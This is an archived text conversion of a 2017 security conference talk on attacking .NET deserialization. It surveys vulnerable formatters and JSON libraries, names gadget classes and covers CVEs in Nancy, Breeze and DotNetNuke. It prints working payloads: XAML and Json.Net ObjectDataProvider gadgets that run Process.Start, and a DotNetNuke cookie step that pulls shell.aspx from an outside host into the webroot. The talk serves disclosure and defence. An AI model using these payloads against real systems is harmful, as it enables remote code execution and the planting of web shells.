

Attacking .NET Serialization

Attacking .NET Serialization - @speakerdeck, Alvaro, Speaker Deck.

- Published: 2017-10-20
- Original: <https://speakerdeck.com/pwntester/attacking-net-serialization>
- Preserved from: <https://speakerdeck.com/pwntester/attacking-net-serialization> (manual-import) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

PDF to Markdown

ATTACKING .NET SERIALIZATION

**Alvaro Muñoz **

pwntester

> whoami


§ Alvaro Muñoz @pwntester

- Principal security researcher with Micro Focus Fortify
- Presented my research at different conferences such as:
- BlackHat, Defcon, RSA, OWASP AppSecEU, OWASP AppSecUSA, JavaOne, etc.
- Responsibly reported critical vulnerabilities to companies/frameworks such as:
- Microsoft, Oracle, Salesforce, HPE, Pivotal, Apache, Atlassian, Lightbend, etc.

3

2016 - Java Deserialization Apocalypse

-



-

5

?

?

JSON

Agenda

- Attacking .NET Formatters
- Affected formatters
- Gadgets
- Demo
- Attacking .NET JSON serializers
- Affected Libraries
- Gadgets
- Demo
- Generalizing the attack
- Demo

.NET Formatters

Introduction

§ Attacks on .NET formatters are not new

§ James Forshaw already introduced them at BlackHat 2012 for:

- BinaryFormatter
- NetDataContractSerializer

§ ...However, lack of Remote Code Execution gadgets until early this year

§ Goals:

- Raise awareness about perils of .NET deserialization
- Present new vulnerable formatters scenarios
- Present new gadgets
- Need new gadgets that works with Formatters other than BinaryFormatter

Quick recap of Java deser attacks

§ Attackers can force the execution of any `readObject()/readResolve()` methods of any class sitting in the classpath

§ By controlling the deserialized field values attackers may abuse the logic of these methods to run arbitrary code

§ .NET invokes several callbacks:

- Deserialization constructor overload (`SerializationInfo`, `StreamingContext`)
- `IDeserializationCallback`. `OnDeserialization(Object)`
- `System.Runtime.Serialization.On(Deserializing|Deserialized)Attribute` annotated methods

```
readObject {  
doSomething(a)  
}  
Field a
```

```
doSomething(String a) {  
Runtime.exec(a)  
}
```

PSObject Gadget (CVE- 2017 - 8565)

§ Bridges to custom deserializer

```
https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/PSObject.cs
```

PSObject Gadget (CVE- 2017 - 8565)

```
https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/InternalDeserializer.cs
```

##

...

**LanguagePrimitives.FigureConversion()* * allows to:

- Call the constructor of any public Type with one argument (attacker controlled)
- Call any setters of public properties for the attacker controlled type
- Call the static public `Parse(string)` method of the attacker controlled type.

```
https://github.com/stangelandcl/pash-  
1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitive  
s.cs
```

PSObject Gadget (CVE- 2017 - 8565)

```
https://github.com/stangelandcl/pash-  
1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitive  
s.cs
```

...

PSObject Gadget (CVE- 2017 - 8565)

XAML Payload

```
System.Windows.Markup.XamlReader.Parse() --> Process.Start("calc")  
<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"  
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:System="clr-  
namespace:System;assembly=mscorlib" xmlns: Diag ="clr-namespace:  
System.Diagnostics ;assembly= system "> <ObjectDataProvider x:Key="LaunchCalc"  
ObjectType="{x:Type Diag:Process }" MethodName=" Start ">  
<ObjectDataProvider.MethodParameters> <System:String> calc </System:String>  
</ObjectDataProvider.MethodParameters>
```

.NET Native Formatters

Name Format Additional requirements Comments

BinaryFormatter Binary No ISerializablegadgets

NetDataContractSerializer XML No ISerializablegadgets

SoapFormatter SOAP XML No ISerializablegadgets

DataContractSerializer XML Control of expected Type

```
or knownTypes  
or weak DataContractResolver
```

```
Setters gadgets
Some    ISerializablegadgets
```

**XmlSerializer XML Control of expected Type Quite limited;
does not work with interfaces**

**JavaScriptSerializer JSON Insecure TypeResolver Setters
gadgets**

DataContractJsonSerializer JSON Control of expected Type

```
or knownTypes
```

```
Setters gadgets
Some    ISerializablegadgets
```

**ObjectStateFormatter Text, Binary No Uses
BinaryFormatter internally;**

```
TypeConvertersgadgets
```

**LosFormatter Text, Binary No Uses
ObjectStateFormatterinternally**

**BinaryMessageFormatter Binary No Uses BinaryFormatter
internally**

**XmlMessageFormatter XML Control of expected Type Uses
XmlSerializerinternally**

Fixed in version 1.4.4 / 2.0-dangermouse onwards

Demo 2: Nancy (CVE- 2017 - 9785)

NCSRF Cookie

§ CSRF cookie

§ Latest stable version used a BinaryFormatterserialized cookie (1.x)

- **AAEAAAD**

/////AQAAAAAAAAAAMAgAAAD1OYW5jeSwgVmVyc2lrbj0wLjEwLjAuMCAwQ3VsdHVyZT1uZ
XV

0cmFsLCBQdWJsaWNLZXlUb2t1bj1udWxsBQEAAAYTmFuY3kuU2VjdXJpdHkuQ3NyZIRva2Vu
AwAAAB

w8UmFuZG9tQnl0ZXM+a19fQmFja2luZ0ZpZWxkHDxDcmVhdGVkRGF0ZT5rX19CYWNraW5
nRmllbGQVP

EhtYWM+a19fQmFja2luZ0ZpZWxkBwAHAg0CAgAAAAkDAAAAspLEeOrO0lgJBAAAAA8DAAA
ACgAAAAJ

FN3bma5ztsdODwQAAAAgAAAAAt9dloO6qU2iUAuPUAtsq+Ud0w5Qu1py8YhoCn5hv+PJCw
AAAAAAAAA

AA
AAAAAAAAAAAAAAAAA

AA
AAAAAAAAAAAAAAAAA

AA
AAAAAAAAAAAAAAAAA

AA==

§ Pre-released 2.x used a custom JSON parser to make it compatible with .NET Core first versions

§ Pre-authRemote Code Execution in both versions

Demo 2: NancyFX (CVE- 2017 - 9785)

Is JSON any better?

Introduction

§ Probably secure when used to transmit data and simple JS objects

§ Replacing .NET serialization with JSON requires OOP support.

- How do we serialize a System.Object field?
- How do we deal with generics?
- How do we serialize interface fields?
- How do we deal with polymorphism?

But wait ...

§ JSON libraries do not (normally) invoke deserialization callbacks or magic methods

Can we initiate a gadget chain in some other way?

Object Reconstruction

§ JSON libraries need to reconstruct objects by either:

- Calling default constructor and using reflection to set field values
- Calling default constructor and calling setters to set field values
- Calling “special” constructors, type converters or callbacks
- Calling common methods such as:
- `hashCode()`, `toString()`, `equals()`, `finalize()`, ...
- Combinations of the previous ones]

Gadgets: .NET Edition

§ `System.Configuration.Install.AssemblyInstaller`

- set_Path

- Execute payload on local assembly load

§ `System.Activities.Presentation.WorkflowDesigner`

- set_PropertyInspectorFontAndColorData

- Arbitrary XAML load (Requires Single Threaded Apartment (STA) thread)

§ `System.Windows.ResourceDictionary`

- set_Source

- Arbitrary XAML load

§ `System.Windows.Data.ObjectDataProvider`

- set_(MethodName | ObjectInstance | ObjectType)

- Arbitrary Method Invocation

`System.Windows.Data.ObjectDataProvider`

set_MethodName()

BeginQuery()

QueryWorker()

InvokeMethodOnInstance()

Refresh()

set_ObjectType()

set_ObjectInstance()

System.Windows.Data.ObjectDataProvider

**{"\$type": "System.Windows.Data.ObjectDataProvider",
PresentationFramework",**

"ObjectInstance":{

"\$type":"System.Diagnostics.Process, System"},

"MethodParameters":{

"\$type":"System.Collections.ArrayList, mscorlib",

"\$values":["calc"]},

"MethodName":"Start"

}

- **Non-default constructor with controlled parameters**
-

- **ObjectType+ConstructorParameters**
-

- **Any public instance method of unmarshaled object without parameters**
-

- **ObjectInstance+MethodName**
-

- **Any public static/instance method with controlled parameters**
-

- **ObjectType+ConstructorParameters+ MethodName+ MethodParameters**
-

Analyzed Libraries

§ Arbitrary Code Execution Requirements:

- Attacker can control type of reconstructed objects
- Can specify Type _type, \$type, class, classname, javaClass, ...
- Library loads and instantiate Type
- Library/GC will call methods on reconstructed objects
- There are gadget chains starting on method executed upon/after

reconstruction

Categorization

§ Format includes type discriminator

- Default
- Configuration setting

§ Type control

- Cast after deserialization
- Inspection of expected type object graph

Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
- Check assignability from provided type
- In some cases it also create a whitelist of allowed types

- Vulnerable if
- Expected type is user-controllable
- Attacker can find injection member in object graph and no whitelist is applied

```
Name : StringItems : Dict<String, Object>
Message : Message
```

```
User Body : Exc: ExceptionObject
```

```
Message
```

```
Data : Message : StringIDictionary
Source: StringStackTrace: String
InnerException... : Exception
```

```
Exception
...Value : Object
```

```
ValidationException
```

```
Name : StringItems : Dict<String, Object> Message : MessageProps : Hashtable
```

```
IUser
```

Summary

Name Language Type Discriminator

```
Type    Control Vector
```

FastJSON .NET Default Cast Setter

Json.Net .NET Configuration Expected Object Graph Inspection Setter

```
Deser.  callbacks
```

FSPickler .NET Default Expected Object Graph Inspection Setter

```
Deser. callbacks
```

Sweet.Jayson .NET Default Cast Setter

JavascriptSerializer .NET Configuration Cast Setter

DataContractJsonSerializer .NET Default Expected Object Graph Inspection +

```
whitelist
```

```
Setter  
Deser. callbacks
```

FastJson

§ Always includes Type discriminators

§ There is no Type check controls other than a post-deserialization cast

§ Invokes

- Setter

§ Should never be used with untrusted data

§ Example:

- KalikoCMS
- CVE- 2017 - 10712

```
Var obj = (ExpectedType) JSON.ToObject(untrusted);
```

JavaScriptSerializer

§ **System.Web.Script.Serialization.JavaScriptSerializer**

§ By default, it will not include type discriminator information

- Type Resolver can be used to include this information.

§ Weak Type control: post-deserialization cast operation

§ During deserialization, it will call:

- Setters

§ It can be used securely as long as a type resolver is not used or the type resolver is configured to whitelist valid types.

```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver()) ;
string reqdInfo = apiService.authenticateRequest();
reqdDetails det = (reqdDetails)( sr.Deserialize<reqdDetails>(reqdInfo) );
```

DataContractJsonSerializer

§ System.Runtime.Serialization.Json.DataContractJsonSerializer

§ Performs a strict type graph inspection and whitelist creation.

§ However, we found that if the attacker can control the expected type used to configure the deserializer, they will be able to gain code execution. Eg:

§ Invokes:

- Setters
- Serialization Constructors

§ Can be used securely as long as the expected type cannot be controlled by users.

```
var typename = cookie["typename"];
...
var serializer = new DataContractJsonSerializer(Type.GetType(typename));
var obj = serializer.ReadObject(ms);
```

Json.Net

§ It does not include Type discriminators unless TypeNameHandling setting other than None is used

§ Performs an inspection of Expected Type's Object Graph

§ Invokes:

- Setters
- Serialization callbacks
- Type Converters

§ Use SerializationBinder to whitelist Types if TypeNameHandling is required

```
public class Message {
```

```
[JsonProperty(TypeNameHandling =  
TypeNameHandling.All)]
```

```
public object Body { get; set; }
```

```
}
```

Demo 1: Breeze (CVE- 2017 - 9424)

Fixed in Breeze 1.6.5 onwards

Serializer Settings

```
https://github.com/Breeze/breeze.server.net/blob/bda6d979437d7a3430be8872fea182c3cbc4c97c/AspNet/Breeze.ContextProvider/BreezeConfig.cs
```

Unsafe Deserialization & Entrypoint

```
https://github.com/Breeze/breeze.server.net/blob/master/AspNet/Breeze.ContextProvider/ContextProvider.cs
```

Demo 1: Breeze (CVE- 2017 - 9424)

Generalizing the Attacks

Attacking all the deserializers

- During unmarshaling, objects will need to be created and populated which normally mean calling setters or deserialization constructors.

§ Arbitrary Code Execution Requirements:

- Attacker can control type to be instantiated upon deserialization
- Methods are called on the reconstructed objects
- Gadget space is big enough to find types we can chain to get RCE
- We can use our setter gadgets to attack most formats J

Examples

§ FsPickler(xml/binary)

- A fast, multi-format messaging serializer for .NET
- Includes arbitrary Type discriminators

- Invokes setters and ISerializableconstructor and callbacks

- Object Graph Inspection

§ SharpSerializer

- XML and binary serialization for .NET and Silverlight
- Includes arbitrary Type discriminators
- Invokes setters
- No type control other than post-deserialization cast

§ Wire/Hyperion

- A high performance polymorphic serializer for the .NET framework used by Akka.NET

- JSON.NETwith TypeNameHandling = All or custom binary one

- Includes Type discriminators and invokes setters and ISerializableconstructor and callbacks

Beware of rolling your own format

§ Nancy

- Custom JSON parser replacing BinaryFormatter (Pre-released 2.x) to make it compatible with

.NET Core first versions

§ DotNetNukeCMS (DNN Platform)

- Wraps XmlSerializeraround a custom XML format which includes the type to be used to create the XmlSerializer
- This deserves a slide on its own J

{"RandomBytes":

[60,142,24,76,245,9,202,183,56,252],"CreatedDate":

"2017- 04 -

03T10:42:16.7481461Z","Hmac":

[3,17,70,188,166,30,66,0,63,186,44,2

13,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140

,46,24,197], " TypeObject ":" Nancy.Security.CsrfToken, Nancy,

Version=2.0.0.0, Culture=neutral, PublicKeyToken=null " }

Overcoming XmlSerializer constraints

§ Types with interface members cannot be serialized

- System.Windows.Data.ObjectDataProvider is XmlSerializer friendly
- System.Diagnostics.Process has Interface members L...use any other Type!
- XamlReader.Load(String) -> RCE
- ObjectStateFormatter.Deserialize(String) -> RCE
- DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String) -> WebShell
- DotNetNuke.Common.Utilities.FileSystemUtils.WriteFile(String)-> Read files

§ Runtime Types needs to be known at serializer construction time

- ObjectDataProvider contains an System.Object member (unknown runtime Type)
- Use a parametrizedType to “ teach ” XmlSerializer about runtime types. Eg:

System.Data.Services.Internal.ExpandedWrapper`2[[**PUT_RUNTIME_TYPE_1_HERE**], [**PUT_RUNTIME_TYPE_2_HERE**]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089

Demo 3: DotNetNuke (CVE- 2017 - 9822)

Fixed in DNN Platform 9.1.1 or EVOQ 9.1.1 onwards

Source

<https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Services/Personalization/PersonalizationController.cs#L72>

Processed, for example, when

accessing a 404 error page

Sink

```
https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Common/Utilities/XmlUtils.cs#L201
```

DNNPersonalization Regular Cookie

##

<item key="85:AllCreditors" type=" System.Boolean , mscorlib, Version=4.0.0.0,

Culture=neutral, PublicKeyToken=b77a5c561934e089">

false

##

##

DNNPersonalization Payload Cookie

PullFile

<http://ctf.pwntester.com/shell.aspx> C:\inetpub\wwwroot\dotnetnuke\shell.aspx

Demo 3: DotNetNuke (CVE- 2017 - 9822)

Wrap-Up

Main Takeaways

§ **Do not deserialize untrusted data!**

§ ...no, seriously, do not deserialize untrusted data!

§ ...ok, if you really need to:

- Make sure to evaluate the security of the chosen library
- Avoid libraries without strict Type control

- Type discriminators are necessary but not sufficient condition

- Never use user-controlled data to define the deserializer expected Type
- Do not roll your own format

51

52

Thank you.

alvaro.munoz@microfocus.com

@pwntester

BlackHat Whitepaper (PDF)

Slide images preserved from the transcript links




> whoami

- Alvaro Muñoz  @pwntester
 - Principal security researcher with Micro Focus Fortify
 - Presented my research at different conferences such as:
 - BlackHat, Defcon, RSA, OWASP AppSecEU, OWASP AppSecUSA, JavaOne, etc.
 - Responsibly reported critical vulnerabilities to companies/frameworks such as:
 - Microsoft, Oracle, Salesforce, HPE, Pivotal, Apache, Atlassian, Lightbend, etc.



2016 – Java Deserialization Apocalypse



3

OWASP



4

MICROSOFT
FOCUS



JSON



5

MICRO
FOCUS

Agenda

1. Attacking .NET Formatters
 - Affected formatters
 - Gadgets
 - Demo
2. Attacking .NET JSON serializers
 - Affected Libraries
 - Gadgets
 - Demo
3. Generalizing the attack
 - Demo

MICRO
FOCUS



.NET Formatters

Introduction

- Attacks on .NET formatters are not new
- James Forshaw already introduced them at BlackHat 2012 for:
 - `BinaryFormatter`
 - `NetDataContractSerializer`
- ... However, lack of Remote Code Execution gadgets until early this year
- Goals:
 - Raise awareness about perils of .NET deserialization
 - Present new vulnerable formatters scenarios
 - Present new gadgets
 - Need new gadgets that works with Formatters other than `BinaryFormatter`

Quick recap of Java deser attacks

- Attackers can force the execution of any `readObject()` / `readResolve()` methods of any class sitting in the classpath
- By controlling the deserialized field values attackers may abuse the logic of these methods to run arbitrary code



- .NET invokes several callbacks:
 - Deserialization constructor overload (`SerializationInfo info, StreamingContext context`)
 - `IDeserializationCallback.OnDeserialization(Object)`
 - `System.Runtime.Serialization.On(Deserializing|Deserialized)Attribute` annotated methods



PSObject Gadget (CVE-2017-8565)

- Bridges to custom deserializer

```
93 protected PSObject(SerializationInfo info, StreamingContext context)
94 {
95     this.lockObject = new object();
96     if (info == null)
97     {
98         throw PSTraceSource.NewArgumentNullException("info");
99     }
100     string source = info.GetValue("CliXml", typeof(string)) as string;
101     if (source == null)
102     {
103         throw PSTraceSource.NewArgumentNullException("info");
104     }
105     PSObject obj2 = AsPSObject(PSSerializer.Deserialize(source));
106     this.CommonInitialization(obj2.ImmediateBaseObject);
107     CopyDeserializerFields(obj2, this);
108 }
```



PSObject Gadget (CVE-2017-8565)

```
1271 private bool RehydrateCimInstanceProperty(CimInstance cimInstance, PSPropertyInfo deserializedProperty, HashSet<string> namesOfModi
1272 {
1273     object baseObject = deserializedProperty.Value;
1274     if (baseObject != null)
1275     {
1276         PSObject obj3 = PSObject.AsPSObject(baseObject);
1277         if (obj3.BaseObject is ArrayList)
1278         {
1279             if (!LanguagePrimitives.TryConvertTo<Type>(valueToConvert, CultureInfo.InvariantCulture, out type))
1280             {
1281                 return false;
1282             }
1283             if (!type.IsArray)
1284             {
1285                 return false;
1286             }
1287             if (!LanguagePrimitives.TryConvertTo(baseObject, type, CultureInfo.InvariantCulture, out obj4))
1288             {
1289                 return false;
1290             }
1291         }
1292     }
1293 }
```

<https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/Internal/Deserializer.cs>

PSObject Gadget (CVE-2017-8565)

```
1052 internal static object ConvertTo(object valueToConvert, Type resultType, bool recursion, IFormatProvider formatProvider
1053 {
1054     using (typeConversion.TraceScope("Converting \"{0}\" to \"{1}\".", new object[] { valueToConvert, resultType }))
1055     {
1056         bool flag;
1057         if (resultType == null)
1058         {
1059             throw PSTraceSource.NewArgumentNullException("resultType");
1060         }
1061         return FigureConversion(valueToConvert, resultType, out flag).Invoke(flag ? PSObject.Base(valueToConvert) : val
1062     }
1063 }
```

LanguagePrimitives.FigureConversion() allows to:

- Call the constructor of any public Type with one argument (attacker controlled)
- Call any setters of public properties for the attacker controlled type
- Call the static public `Parse(string)` method of the attacker controlled type.

<https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitives.cs>

PSObject Gadget (CVE-2017-8565)

```
1864     private static PSConverter<object> FigureParseConversion(Type fromType, Type toType)
1865     {
1866     ...
1877         else if (fromType.Equals(typeof(string)))
1878         {
1879             BindingFlags bindingAttr = BindingFlags.InvokeMethod | BindingFlags.FlattenHierarchy | BindingFlags.Public | Bi
1880             MethodInfo info = null;
1881             try
1882             {
1883                 info = toType.GetMethod("Parse", bindingAttr, null, new Type[] { typeof(string), typeof(IFormatProvider) },
1884             }
```

<https://github.com/stangelandcl/pash-1/blob/master/System.Management.Automation/System.Management.Automation/LanguagePrimitives.cs>

XAML Payload

System.Windows.Markup.XamlReader.Parse() --> Process.Start("calc")

```
<ResourceDictionary
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  xmlns:System="clr-namespace:System;assembly=mscorlib"
  xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
  <ObjectDataProvider x:Key="LaunchCalc"
    ObjectType="{x:Type Diag:Process}"
    MethodName="Start">
    <ObjectDataProvider.MethodParameters>
      <System:String>calc</System:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
</ResourceDictionary>
```

.NET Native Formatters

Name	Format	Additional requirements	Comments
BinaryFormatter	Binary	No	ISerializable gadgets
NetDataContractSerializer	XML	No	ISerializable gadgets
SoapFormatter	SOAP XML	No	ISerializable gadgets
DataContractSerializer	XML	Control of expected Type or <code>knownTypes</code> or weak <code>DataContractResolver</code>	Setters gadgets Some ISerializable gadgets
XmlSerializer	XML	Control of expected Type	Quite limited; does not work with interfaces
JavaScriptSerializer	JSON	Insecure TypeResolver	Setters gadgets
DataContractJsonSerializer	JSON	Control of expected Type or <code>knownTypes</code>	Setters gadgets Some ISerializable gadgets
ObjectStateFormatter	Text, Binary	No	Uses BinaryFormatter internally; TypeConverters gadgets
LosFormatter	Text, Binary	No	Uses ObjectStateFormatter internally
BinaryMessageFormatter	Binary	No	Uses BinaryFormatter internally
XmlMessageFormatter	XML	Control of expected Type	Uses XmlSerializer internally

Demo 2: Nancy (CVE-2017-9785)



[Blog](#)
[Source Code](#)
[Documentation](#)
[MVM Program](#)
[Chat](#)
[Contributors](#)
[Swag^{\[EU\]}](#) / [Swag^{\[US\]}](#)

Install

```
PM> Install-Package Nancy
```

Write

```
public class SampleModule : Nancy.NancyModule
{
    public SampleModule()
    {
        Get["/"] = _ => "Hello World!";
    }
}
```

Go!

Fixed in version 1.4.4 / 2.0-dangermouse onwards

© 2006 The Authors

- CSRF cookie

- Latest stable version used a `BinaryFormatter` serialized cookie (1.x)

- Pre-released 2.x used a custom JSON parser to make it compatible with .NET Core first versions





Is JSON any better?

Introduction

- Probably secure when used to transmit data and simple JS objects
- Replacing .NET serialization with JSON requires OOP support.
 - How do we serialize a `System.Object` field?
 - How do we deal with generics?
 - How do we serialize interface fields?
 - How do we deal with polymorphism?

But wait ...

- JSON libraries do not (normally) invoke deserialization callbacks or magic methods

Can we initiate a gadget chain in some other way?



Object Reconstruction


- JSON libraries need to reconstruct objects by either:
 - Calling default constructor and using reflection to set field values
 - Calling default constructor and calling setters to set field values
 - Calling “special” constructors, type converters or callbacks
 - Calling common methods such as:
 - `hashCode()`, `toString()`, `equals()`, `finalize()`, ...
 - Combinations of the previous ones 😊



Gadgets: .NET Edition

- `System.Configuration.Install.AssemblyInstaller`
 - `set_Path`
 - Execute payload on local assembly load
- `System.Activities.Presentation.WorkflowDesigner`
 - `set_PropertyInspectorFontAndColorData`
 - Arbitrary XAML load (Requires Single Threaded Apartment (STA) thread)
- `System.Windows.ResourceDictionary`
 - `set_Source`
 - Arbitrary XAML load
- `System.Windows.Data.ObjectDataProvider`
 - `set_(MethodName | ObjectInstance | ObjectType)`
 - Arbitrary Method Invocation

System.Windows.Data.ObjectDataProvider



System.Windows.Data.ObjectDataProvider

```
{ "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",  
  "ObjectInstance": {  
    "$type": "System.Diagnostics.Process, System",  
    "MethodParameters": {  
      "$type": "System.Collections.ArrayList, mscorlib",  
      "$values": ["calc"]  
    },  
    "MethodName": "Start"  
  }  
}
```

- Non-default constructor with controlled parameters
 - ObjectType + ConstructorParameters
- Any public instance method of unmarshaled object without parameters
 - ObjectInstance + MethodName
- Any public static/instance method with controlled parameters
 - ObjectType + ConstructorParameters + MethodName + MethodParameters



Analyzed Libraries

- Arbitrary Code Execution Requirements:
 1. Attacker can control type of reconstructed objects
 - Can specify Type `_type`, `$type`, `class`, `classname`, `javaClass`, ...
 - Library loads and instantiate Type
 2. Library/GC will call methods on reconstructed objects
 3. There are gadget chains starting on method executed upon/after reconstruction




Categorization

- Format includes type discriminator
 1. Default
 2. Configuration setting
- Type control
 1. Cast after deserialization
 2. Inspection of expected type object graph

Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
 - Check assignability from provided type
 - In some cases it also create a whitelist of allowed types
- Vulnerable if
 - Expected type is user-controllable
 - Attacker can find injection member in object graph and no whitelist is applied



Summary

Name	Language	Type Discriminator	Type Control	Vector
FastJSON	.NET	Default	Cast	Setter
Json.Net	.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler	.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson	.NET	Default	Cast	Setter
JavascriptSerializer	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	.NET	Default	Expected Object Graph Inspection + whitelist	Setter Deser. callbacks

FastJson

- Always includes Type discriminators
- There is no Type check controls other than a post-deserialization cast



```
Var obj = (ExpectedType) JSON.ToObject(untrusted);
```



- Invokes
 - Setter
- Should never be used with untrusted data
